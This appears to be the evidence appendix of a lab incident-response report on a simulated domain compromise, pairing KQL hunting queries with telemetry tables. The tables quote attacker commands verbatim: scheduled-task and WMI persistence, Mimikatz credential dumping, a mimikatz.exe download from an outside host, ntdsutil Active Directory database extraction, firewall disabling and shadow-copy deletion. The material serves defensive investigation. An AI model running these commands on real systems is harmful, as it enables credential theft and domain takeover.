| > Oct 7, 2025 6:16:38 ... | {"TaskName":"\\MicrosoftEdgeUpdateTaskMachineUA","TaskContent":{"Triggers":{"TimeTrigger":{"Repetition":{"Interval":{"PT5M"},"StopAtDurationEnd":{"false"},"StartBoundary":{"2025-10-07T06:16:00"},"Enabl... |
| > Oct 7, 2025 6:42:44 ... | {"TaskName":"\\QuickBooksSync","TaskContent":{"Triggers":{"LogonTrigger":{"StartBoundary":{"2025-10-07T06:42:00"},"Enabled":{"true"},"Actions":{"Exec":{"Command":{"C:\\Users\\administrator\\AppD...        |
| > Oct 7, 2025 6:42:44 ... | {"TaskName":"\\SystemHealthMonitor","TaskContent":{"Triggers":{"LogonTrigger":{"StartBoundary":{"2025-10-07T06:42:00"},"Enabled":{"true"},"Actions":{"Exec":{"Command":{"C:\\Users\\Public\\SageTax...       |



```

1 DeviceProcessEvents_CL
2 |where Lab == "CTF-1"
3 |where Timestamp between (datetime(2025-10-07 04:13).. datetime(2025-10-08 00:00))
4 |where DeviceName contains "contractorpc1"
5 |where ProcessCommandLine contains "schtasks.exe"
6 //| where InitiatingProcessFileName contains ("WmiPrivSE.exe")
7 //| where ProcessCommandLine has_any ('word', 'notepad', 'adobe', 'pdf', 'wordpad')
8 | project Timestamp, ProcessCommandLine, FileName, InitiatingProcessFileName, InitiatingProcessCommandLine, FolderPath
9 | sort by Timestamp asc
10
11 DeviceRegistryEvents_CL
12 |where Lab == "CTF-1"

```

| Timestamp              | ProcessCommandLine                                                                                                                                                                       | FileName     |
|------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------|
| Oct 7, 2025 6:16:38 AM | "schtasks.exe" /create /tn MicrosoftEdgeUpdateTaskMachineUA /tr "powershell.exe -NoP -W Hidden -c Start-Process 'C:\Users\Public\MicrosoftEdgeUpdate.exe' /sc minute /mo 5 /ru SYSTEM /f | schtasks.exe |
| Oct 7, 2025 6:16:38 AM | "schtasks.exe" /create /tn GoogleUpdateTaskMachineCore /tr "powershell.exe -NoP -W Hidden -c Start-Process 'C:\Users\Public\MicrosoftEdgeUpdate.exe' /sc onlogon /ru SYSTEM /f           | schtasks.exe |
| Oct 7, 2025 6:42:44 AM | "schtasks.exe" /create /tn SystemHealthMonitor /tr "C:\Users\Public\SageTaxTools\svchost_update.exe" /sc onlogon /f                                                                      | schtasks.exe |
| Oct 7, 2025 6:42:44 AM | "schtasks.exe" /create /tn QuickBooksSync /tr "C:\Users\administrator\AppData\Roaming\QuickBooksSync\quickbooks_sync.exe" /sc onlogon /f                                                 | schtasks.exe |
| Oct 7, 2025 6:42:44 AM | "schtasks.exe" /create /tn GoogleUpdateTaskMachineCore /tr "C:\Users\Public\MicrosoftEdgeUpdate.exe" /sc onlogon /f                                                                      | schtasks.exe |
| Oct 7, 2025 6:44:15 AM | "schtasks.exe" /create /tn QuickBooksSync /tr "C:\Users\administrator\AppData\Roaming\QuickBooksSync\quickbooks_sync.exe" /sc onlogon /f                                                 | schtasks.exe |
| Oct 7, 2025 6:44:15 AM | "schtasks.exe" /create /tn GoogleUpdateTaskMachineCore /tr "C:\Users\Public\MicrosoftEdgeUpdate.exe" /sc onlogon /f                                                                      | schtasks.exe |
| Oct 7, 2025 6:44:15 AM | "schtasks.exe" /create /tn SystemHealthMonitor /tr "C:\Users\Public\SageTaxTools\svchost_update.exe" /sc onlogon /f                                                                      | schtasks.exe |

**Figures E-07:** Scheduled-task creation events showing the creation of suspicious tasks, including GoogleUpdateTaskMachineCore, MicrosoftEdgeUpdateTaskMachineUA, SystemHealthMonitor and QuickBooksSync.

## E-08 — WMI Event-Subscription Persistence

```

21 DeviceEvents_CL
22 |where Lab == "CTF-1"
23 |where Timestamp between (datetime(2025-10-07 04:13).. datetime(2025-10-08 00:00))
24 |where DeviceName contains "contractorpc1"
25 |where ActionType == "WmiBindEventFilterToConsumer"
26 //| where FileName contains "isass"
27 //| project Timestamp, InitiatingProcessFileName, FileName, InitiatingProcessCommandLine
28 | project Timestamp, AdditionalData, InitiatingProcessFileName, FileName, ActionType
29 | sort by Timestamp asc

```

| Timestamp              | AdditionalData                                                                                                                                                                                               | InitiatingProcessFileName | FileName | ActionType                |
|------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------|----------|---------------------------|
| Oct 7, 2025 6:16:38 AM | ["Consumer": "CommandLineEventConsumer="WindowsSystemHealthConsumer", "Ess": "SystemPerformanceMonitor", "Namespace": "//./root/subscription", "PossibleCause": "Binding EventFilter: \ninstance of __EventF |                           |          | WmiBindEventFilterToCo... |

**Figure E-08:** WMI telemetry showing the creation of a malicious event filter, command-line consumer and Filter-to-Consumer binding associated with WindowsSystemHealthConsumer.

## E-09 — Suspicious Executable Launched

## E-10 — Mimikatz Downloading and staging

```

17
18 DeviceEvents_CL
19 |where Lab == "CTF-1"
20 |where Timestamp between (datetime(2025-10-07 04:13).. datetime(2025-10-08 00:00))
21 | where DeviceName contains "contractorpc1"
22 |// where ActionType contains "ReadProcessMemoryApiCall"
23 |// where FileName contains "lsass"
24 |// project Timestamp, InitiatingProcessFileName, FileName, InitiatingProcessCommandLine
25 | project Timestamp, AdditionalData, InitiatingProcessFileName, FileName, ActionType
26 | sort by Timestamp asc
27

```

| Timestamp              | AdditionalData                                                                                                                                  | InitiatingProcessFil... | FileNam |
|------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------|---------|
| Oct 7, 2025 6:27:22 AM | ["Command":"Type-Command \\"Downloading credential tool with User-Agent: \$userAgent\\""]                                                       | powershell.exe          |         |
| Oct 7, 2025 6:27:24 AM | ["Command":"Type-Command \\"\$mimikatzPath privilege::debug\\""]                                                                                | powershell.exe          |         |
| Oct 7, 2025 6:27:25 AM | ["Command":"Type-Command \\"\$mimikatzPath sekurlsa::logonpasswords\\""]                                                                        | powershell.exe          |         |
| Oct 7, 2025 6:27:26 AM | ["Command":"Type-Command \\"\$mimikatzPath lsadump::sam\\""]                                                                                    | powershell.exe          |         |
| Oct 7, 2025 6:27:27 AM | ["Command":"Start-Process -FilePath \$mimikatzPath -ArgumentList \\"privilege::debug\\", \\"sekurlsa::logonpasswords\\", \\"lsadump::sam\\" ... | powershell.exe          |         |
| Oct 7, 2025 6:27:28 AM | []                                                                                                                                              | powershell.exe          |         |
| Oct 7, 2025 6:28:25 AM | ["ThreatName":"HackTool:Win32/Mimikatz!pz","ReportSource":"Windows Defender Antivirus passive mode"]                                            |                         |         |

```

37
38 DeviceNetworkEvents_CL
39 |where Lab == "CTF-1"
40 |where Timestamp between (datetime(2025-10-07 04:13).. datetime(2025-10-08 00:00))
41 | where DeviceName contains "contractorpc1"
42 | where parse_json(AdditionalData)["user_agent"] != ""
43 | where RemoteIP == "78.141.234.86"
44 |// where InitiatingProcessFileName contains "powershell"
45 |// project Timestamp, LocalIP, RemoteIP, InitiatingProcessFileName, RemoteUrl
46 | sort by Timestamp asc

```

| TimeGenerated | ActionType | AdditionalData                       | DeviceId | DeviceName | EventType | InitiatingProcessCr... | InitiatingProcessId | InitiatingProcessPa... | InitiatingProc... |
|---------------|------------|--------------------------------------|----------|------------|-----------|------------------------|---------------------|------------------------|-------------------|
|               |            | direction: Out                       |          |            |           |                        |                     |                        |                   |
|               |            | host: 78.141.234.86:1337             |          |            |           |                        |                     |                        |                   |
|               |            | method: GET                          |          |            |           |                        |                     |                        |                   |
|               |            | request_body_len: 0                  |          |            |           |                        |                     |                        |                   |
|               |            | response_body_len: 12960             |          |            |           |                        |                     |                        |                   |
|               |            | status_code: 200                     |          |            |           |                        |                     |                        |                   |
|               |            | status_msg: OK                       |          |            |           |                        |                     |                        |                   |
|               |            | tags: []                             |          |            |           |                        |                     |                        |                   |
|               |            | trans_depth: 1                       |          |            |           |                        |                     |                        |                   |
|               |            | uri: /mimikatz.exe                   |          |            |           |                        |                     |                        |                   |
|               |            | user_agent: Microsoft-CryptoAPI/10.0 |          |            |           |                        |                     |                        |                   |

Figure E-10: Network and file telemetry showing the download and staging of mimikatz.exe in C:\Windows\Temp\TMP121235\ on MTS-CONTRACTORPC1.

## E-11 — Domain Controller Authentication

|                          |   |                        |                                                                         |
|--------------------------|---|------------------------|-------------------------------------------------------------------------|
| <input type="checkbox"/> | > | Oct 7, 2025 7:02:23 AM | "cmdkey.exe" /generic:20.246.83.211 /user:MTS\administrator /pass:***** |
| <input type="checkbox"/> | > | Oct 7, 2025 7:02:23 AM | "cmdkey.exe" /delete:LegacyGeneric:target=Temp-MTS-DC                   |
| <input type="checkbox"/> | > | Oct 7, 2025 7:02:24 AM | "mstsc.exe" /v:20.246.83.211                                            |

```

43 DeviceLoginEvents_CL
44 |where Lab == "CTF-1"
45 |where Timestamp between (datetime(2025-10-07 06:20) .. datetime(2025-10-08 00:00))
46 | where LogonType == "RemoteInteractive"
47 | project Timestamp, RemoteIP, DeviceName, AccountName
48 | sort by Timestamp
49
50 DeviceFileEvents_CL

```

Results Query history Getting started

Export Show empty columns

Filters: Add filter

|                          | Timestamp               | RemoteIP           | DeviceName       | AccountName   |
|--------------------------|-------------------------|--------------------|------------------|---------------|
| <input type="checkbox"/> | > Oct 7, 2025 7:02:3... | (ip) 74.249.82.128 | mts-dc.mts.local | administrator |
| <input type="checkbox"/> | > Oct 7, 2025 7:02:3... | (ip) 74.249.82.128 | mts-dc.mts.local | administrator |
| <input type="checkbox"/> | > Oct 7, 2025 7:02:3... | (ip) 74.249.82.128 | mts-dc.mts.local | administrator |
| <input type="checkbox"/> | > Oct 7, 2025 7:02:3... |                    | mts-dc.mts.local | administrator |

**Figures E-11:** Authentication telemetry showing the Administrator account accessing MTS - DC.mts.local after the compromise of MTS-CONTRACTORPC1.

## E-12 — Active Directory Module Imported

|                          | Timestamp               | ProcessCommandLine                                                                            | FileName                | InitiatingProcessFile... | InitiatingProcessCommandLine                                             | FolderPath                              |
|--------------------------|-------------------------|-----------------------------------------------------------------------------------------------|-------------------------|--------------------------|--------------------------------------------------------------------------|-----------------------------------------|
| <input type="checkbox"/> | > Oct 7, 2025 7:04:2... | "powershell.exe" -noexit -command import-module ActiveDirectory                               | powershell.exe          | explorer.exe             | Explorer.EXE                                                             | C:\Windows\System32\WindowsPowerShell   |
| <input type="checkbox"/> | > Oct 7, 2025 7:04:3... | "devicecensus.exe" UserCxt                                                                    | DeviceCensus.exe        | svchost.exe              | svchost.exe -k netsvcs -p -s Schedule                                    | C:\Windows\System32\DeviceCensus.exe    |
| <input type="checkbox"/> | > Oct 7, 2025 7:04:4... | "MpCmdRun.exe" GetDeviceTicket -AccessKey 48F48E2E-73A5-F377-52A1-28C5D5CA6843                | MpCmdRun.exe            | mmpeng.exe               | MsMpEng.exe                                                              | C:\ProgramData\Microsoft\Windows Defen  |
| <input type="checkbox"/> | > Oct 7, 2025 7:05:5... | "MpCmdRun.exe" GetDeviceTicket -AccessKey 12F2C0FA-3719-3661-A7C4-F1F218F1F128                | MpCmdRun.exe            | mmpeng.exe               | MsMpEng.exe                                                              | C:\ProgramData\Microsoft\Windows Defen  |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:0... | svchost_update.exe                                                                            | svchost_update.exe      | powershell.exe           | "powershell.exe" -noexit -command import-module ActiveDirectory          | C:\Users\Public\svchost_update.exe      |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:0... | MicrosoftEdgeUpdate.exe                                                                       | MicrosoftEdgeUpdate.exe | powershell.exe           | "powershell.exe" -noexit -command import-module ActiveDirectory          | C:\Users\Public\MicrosoftEdgeUpdate.exe |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:0... | quickbooks_sync.exe                                                                           | quickbooks_sync.exe     | powershell.exe           | "powershell.exe" -noexit -command import-module ActiveDirectory          | C:\Users\Public\quickbooks_sync.exe     |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:2... | powershell.exe -ExecutionPolicy AllSigned -NoProfile -NonInteractive -Command "& (\$Output... | powershell.exe          | senseir.exe              | "SenseIR.exe" "OfflineSenseIR" "1284" "eyJDb211YW5kSWQ/OiIlLCJlb...      | C:\Windows\System32\WindowsPowerShell   |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:2... | conhost.exe 0xffffffff -ForceV1                                                               | conhost.exe             | powershell.exe           | powershell.exe -ExecutionPolicy AllSigned -NoProfile -NonInteractive ... | C:\Windows\System32\conhost.exe         |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:4... | "netsh.exe" advfirewall set allprofiles state off                                             | netsh.exe               | powershell.exe           | "powershell.exe" -noexit -command import-module ActiveDirectory          | C:\Windows\System32\netsh.exe           |

**Figure E-12:** PowerShell process telemetry showing the execution of Import-Module ActiveDirectory on the MTS domain controller.

## E-13 — Suspicious Executables on the Domain Controller

|                          | Timestamp               | ProcessCommandLine                                                                            | FileName                | InitiatingProcessFile... | InitiatingProcessCommandLine                                             | FolderPath                              |
|--------------------------|-------------------------|-----------------------------------------------------------------------------------------------|-------------------------|--------------------------|--------------------------------------------------------------------------|-----------------------------------------|
| <input type="checkbox"/> | > Oct 7, 2025 7:04:2... | "powershell.exe" -noexit -command import-module ActiveDirectory                               | powershell.exe          | explorer.exe             | Explorer.EXE                                                             | C:\Windows\System32\WindowsPowerShell   |
| <input type="checkbox"/> | > Oct 7, 2025 7:04:3... | "devicecensus.exe" UserCxt                                                                    | DeviceCensus.exe        | svchost.exe              | svchost.exe -k netsvcs -p -s Schedule                                    | C:\Windows\System32\DeviceCensus.exe    |
| <input type="checkbox"/> | > Oct 7, 2025 7:04:4... | "MpCmdRun.exe" GetDeviceTicket -AccessKey 48F48E2E-73A5-F377-52A1-28C5D5CA6843                | MpCmdRun.exe            | mmpeng.exe               | MsMpEng.exe                                                              | C:\ProgramData\Microsoft\Windows Defen  |
| <input type="checkbox"/> | > Oct 7, 2025 7:05:5... | "MpCmdRun.exe" GetDeviceTicket -AccessKey 12F2C0FA-3719-3661-A7C4-F1F218F1F128                | MpCmdRun.exe            | mmpeng.exe               | MsMpEng.exe                                                              | C:\ProgramData\Microsoft\Windows Defen  |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:0... | svchost_update.exe                                                                            | svchost_update.exe      | powershell.exe           | "powershell.exe" -noexit -command import-module ActiveDirectory          | C:\Users\Public\svchost_update.exe      |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:0... | MicrosoftEdgeUpdate.exe                                                                       | MicrosoftEdgeUpdate.exe | powershell.exe           | "powershell.exe" -noexit -command import-module ActiveDirectory          | C:\Users\Public\MicrosoftEdgeUpdate.exe |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:0... | quickbooks_sync.exe                                                                           | quickbooks_sync.exe     | powershell.exe           | "powershell.exe" -noexit -command import-module ActiveDirectory          | C:\Users\Public\quickbooks_sync.exe     |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:2... | powershell.exe -ExecutionPolicy AllSigned -NoProfile -NonInteractive -Command "& (\$Output... | powershell.exe          | senseir.exe              | "SenseIR.exe" "OfflineSenseIR" "1284" "eyJDb211YW5kSWQ/OiIlLCJlb...      | C:\Windows\System32\WindowsPowerShell   |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:2... | conhost.exe 0xffffffff -ForceV1                                                               | conhost.exe             | powershell.exe           | powershell.exe -ExecutionPolicy AllSigned -NoProfile -NonInteractive ... | C:\Windows\System32\conhost.exe         |
| <input type="checkbox"/> | > Oct 7, 2025 7:07:4... | "netsh.exe" advfirewall set allprofiles state off                                             | netsh.exe               | powershell.exe           | "powershell.exe" -noexit -command import-module ActiveDirectory          | C:\Windows\System32\netsh.exe           |

**Figure E-13:** Process telemetry showing the execution of suspicious files on the domain controller, including svchost\_update.exe, MicrosoftEdgeUpdate.exe and quickbooks\_sync.exe.

## E-14 — Sensitive File Access

```

1 DeviceProcessEvents_C1
2 | where Lab == "CTF-1"
3 | where Timestamp between (datetime(2025-10-07 07:00)..datetime(2025-10-08 00:00))
4 | where DeviceName contains "mts-dc"
5 | // where InitiatingProcessFileName contains ("Word*", "Power*", "pdf")
6 | where ProcessCommandLine has_any ("word", "notepad", "aloha", "pdf", "cmd")
7 | project Timestamp, ProcessCommandLine, FileName, InitiatingProcessFileName, InitiatingProcessCommandLine, FolderPath
8 | sort by Timestamp asc

```

| Timestamp              | ProcessCommandLine                                                                | FileName    | InitiatingProcessFi... | InitiatingProcessComm... |
|------------------------|-----------------------------------------------------------------------------------|-------------|------------------------|--------------------------|
| Oct 7, 2025 7:17:54 AM | "notepad.exe" C:\Users\Administrator\Documents\NoDocuments\2024_Client_Returns... | notepad.exe | powershell.exe         | "powershell.exe" -not... |
| Oct 7, 2025 7:17:54 AM | "notepad.exe" C:\Users\Administrator\Documents\NoDocuments\2024_Client_Returns... | notepad.exe | powershell.exe         | "powershell.exe" -not... |
| Oct 7, 2025 7:17:58 AM | "notepad.exe" C:\Users\Administrator\Documents\NoDocuments\2024_Client_Returns... | notepad.exe | powershell.exe         | "powershell.exe" -not... |
| Oct 7, 2025 8:00:27 AM | "notepad.exe" C:\ProgramData\Microsoft\Windows\Reports\2024_Client_Returns...     | notepad.exe | powershell.exe         | "powershell.exe" -not... |
| Oct 7, 2025 8:00:28 AM | "notepad.exe" C:\ProgramData\Microsoft\Windows\Reports\2024_Client_Returns...     | notepad.exe | powershell.exe         | "powershell.exe" -not... |
| Oct 7, 2025 8:00:31 AM | "notepad.exe" C:\ProgramData\Microsoft\Windows\Reports\2024_Client_Returns...     | notepad.exe | powershell.exe         | "powershell.exe" -not... |
| Oct 7, 2025 8:00:33 AM | "notepad.exe" C:\ProgramData\Microsoft\Windows\Reports\2024_Client_Returns...     | notepad.exe | powershell.exe         | "powershell.exe" -not... |
| Oct 7, 2025 8:00:33 AM | "notepad.exe" C:\ProgramData\Microsoft\Windows\Reports\2024_Client_Returns...     | notepad.exe | powershell.exe         | "powershell.exe" -not... |
| Oct 7, 2025 8:00:35 AM | "notepad.exe" C:\ProgramData\Microsoft\Windows\Reports\2024_Client_Returns...     | notepad.exe | powershell.exe         | "powershell.exe" -not... |

**Figure E-14:** File-access telemetry showing multiple sensitive files being opened or accessed on the domain controller between approximately 7:17:54 AM and 8:00:35 AM.

## E-15 — Volume Shadow Copy created

```

25
26 DeviceEvents_C1
27 | where Lab == "CTF-1"
28 | where Timestamp between (datetime(2025-10-07 04:13)..datetime(2025-10-08 00:00))
29 | where DeviceName contains "mts-dc"
30 | where AdditionalData contains "vssadmin"
31 | project Timestamp, AdditionalData
32 | sort by Timestamp asc

```

| Timestamp              | AdditionalData                                                     |
|------------------------|--------------------------------------------------------------------|
| Oct 7, 2025 8:05:43 AM | ["Command": "Type-Command \"vssadmin.exe create shadow /for=C:\"]  |
| Oct 7, 2025 8:16:05 AM | ["Command": "Type-Command \"vssadmin delete shadows /all /quiet/"] |

**Figure E-15:** Process telemetry showing vssadmin.exe creating a Volume Shadow Copy of the domain controller's C: drive.

## E-16 — Active Directory Database Extraction

```

DeviceProcessEvents_C1
| where Lab == "CTF-1"
| where Timestamp between (datetime(2025-10-07 04:13)..datetime(2025-10-08 00:00))
| where DeviceName contains "mts-dc"
| where ProcessCommandLine contains "ntdsutil" or ProcessCommandLine contains "vssadmin" or ProcessCommandLine contains "wmic shadowcopy"
| project Timestamp, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessFileName
| sort by Timestamp

```

| Timestamp              | ProcessCommandLine                                                      | InitiatingProcessCommandLine                                            | InitiatingProcessFi... |
|------------------------|-------------------------------------------------------------------------|-------------------------------------------------------------------------|------------------------|
| Oct 7, 2025 8:05:47 AM | ntdsutil.exe "ac i ntds" "ifm" "create full c:\temp\ q q"               | "cmd.exe" /c "ntdsutil.exe "ac i ntds" "ifm" "create full c:\temp\ q q" | cmd.exe                |
| Oct 7, 2025 8:05:46 AM | "cmd.exe" /c "ntdsutil.exe "ac i ntds" "ifm" "create full c:\temp\ q q" | "powershell.exe" -noexit -command import-module ActiveDirectory         | powershell.exe         |
| Oct 7, 2025 8:05:44 AM | "vssadmin.exe" list shadows                                             | "powershell.exe" -noexit -command import-module ActiveDirectory         | powershell.exe         |

**Figure E-16:** Process telemetry showing ntdsutil.exe being used to extract Active Directory database information from the domain controller.

## E-17 — Collected Data Archived

```

53 | where Timestamp between (datetime(2025-10-07 07:00)..datetime(2025-10-08 00:00))
54 | where DeviceName contains "mts-dc"
55 | where FileName has_any ("*.xml", "*.json", "*.txt", "*.csv", "*.log", "*.ini", "*.bat", "*.cmd", "*.ps1", "*.psd1", "*.psm1", "*.dll", "*.exe", "*.dll", "*.ini", "*.bat", "*.cmd", "*.ps1", "*.psd1", "*.psm1", "*.dll", "*.exe")
56 | // where InitiatingProcess == "ntdsutil"
57 | project Timestamp, FileName, FolderPath, InitiatingProcessCommandLine, InitiatingProcessFileName
58 | sort by Timestamp asc

```

| Timestamp              | FileName                     | FolderPath                                                                               | InitiatingProcessFi... |
|------------------------|------------------------------|------------------------------------------------------------------------------------------|------------------------|
| Oct 7, 2025 7:50:56 AM | W2_Forum_Batch.pdf           | C:\Windows\Temp\7F9E1879\W2_Forum_Batch.pdf                                              | administrator          |
| Oct 7, 2025 8:00:27 AM | Q4_Financial_Reports.docx    | C:\Users\Administrator\AppData\Local\Microsoft\Windows\Reports\Q4_Financial_Reports.docx | administrator          |
| Oct 7, 2025 8:00:27 AM | Client_SDN_Database.docx     | C:\Users\Administrator\AppData\Local\Microsoft\Windows\Reports\Q4_Financial_Reports.docx | administrator          |
| Oct 7, 2025 8:00:27 AM | Reports.docx                 | C:\Users\Administrator\AppData\Local\Microsoft\Windows\Reports\Q4_Financial_Reports.docx | administrator          |
| Oct 7, 2025 8:00:28 AM | Client_SDN_Database.docx     | C:\Users\Administrator\AppData\Local\Microsoft\Windows\Reports\Q4_Financial_Reports.docx | administrator          |
| Oct 7, 2025 8:00:31 AM | 2024_Tax_Returns_Master.docx | C:\Users\Administrator\AppData\Local\Microsoft\Windows\Reports\Q4_Financial_Reports.docx | administrator          |
| Oct 7, 2025 8:00:33 AM | Payroll_Complete.docx        | C:\Users\Administrator\AppData\Local\Microsoft\Windows\Reports\Q4_Financial_Reports.docx | administrator          |
| Oct 7, 2025 8:00:35 AM | Bank_Routing_Numbers.docx    | C:\Users\Administrator\AppData\Local\Microsoft\Windows\Reports\Q4_Financial_Reports.docx | administrator          |
| Oct 7, 2025 8:00:40 AM | Client_SDN_Database.docx     | C:\ProgramData\Microsoft\Windows\Reports\Q4_Financial_Reports.docx                       | administrator          |
| Oct 7, 2025 8:00:51 AM | ntdsutil                     | C:\Users\Administrator\AppData\Local\Microsoft\Windows\Reports\Q4_Financial_Reports.docx | system                 |
| Oct 7, 2025 8:00:52 AM | ntdsutil                     | C:\Users\Administrator\AppData\Local\Microsoft\Windows\Reports\Q4_Financial_Reports.docx | administrator          |
| Oct 7, 2025 8:00:53 AM | ntdsutil                     | C:\Users\Administrator\AppData\Local\Microsoft\Windows\Reports\Q4_Financial_Reports.docx | administrator          |

**Figure E-17:** File-creation telemetry showing collected information being archived into C:

\\ProgramData\\Microsoft\\Crypto\\RSA\\backup.zip.

## E-18 — Possible upload to File-Sharing Service




Figure E-18: Network telemetry showing communication with file.io shortly after the creation of backup.zip, indicating possible data exfiltration through a web-based file-sharing service.

## E-19 — Possible DNS-Based Exfiltration



## E-20 — Windows Event Logs Cleared




Figure E-20: Event or process telemetry showing the clearing of Windows Security, Application and System event logs on the affected system.

## E-21 — Shadow Copied Deleted

E-22 — Powershell Command History Deleted




Figure E-22: File-deletion telemetry showing the removal of the PowerShell command-history file, consistent with an attempt to conceal previously executed commands.

12. Report Status

Escalated

The incident should remain escalated to the DFIR, Incident Response and Active Directory teams until the following are confirmed:

- Affected systems have been contained
- Persistence has been removed
- Privileged credentials have been rotated
- The KRBTGT recovery procedure has been completed
- Data-exfiltration scope has been determined
- Affected systems have been safely restored
- No additional compromised systems or accounts remain

The report may be changed to **Closed** after containment, eradication, recovery and final management review are completed.

13. Reviewed By

**Reviewer name:** Steven Mah  
**Reviewer title:** DFIR Lead  
**Review date:** 2025-10-17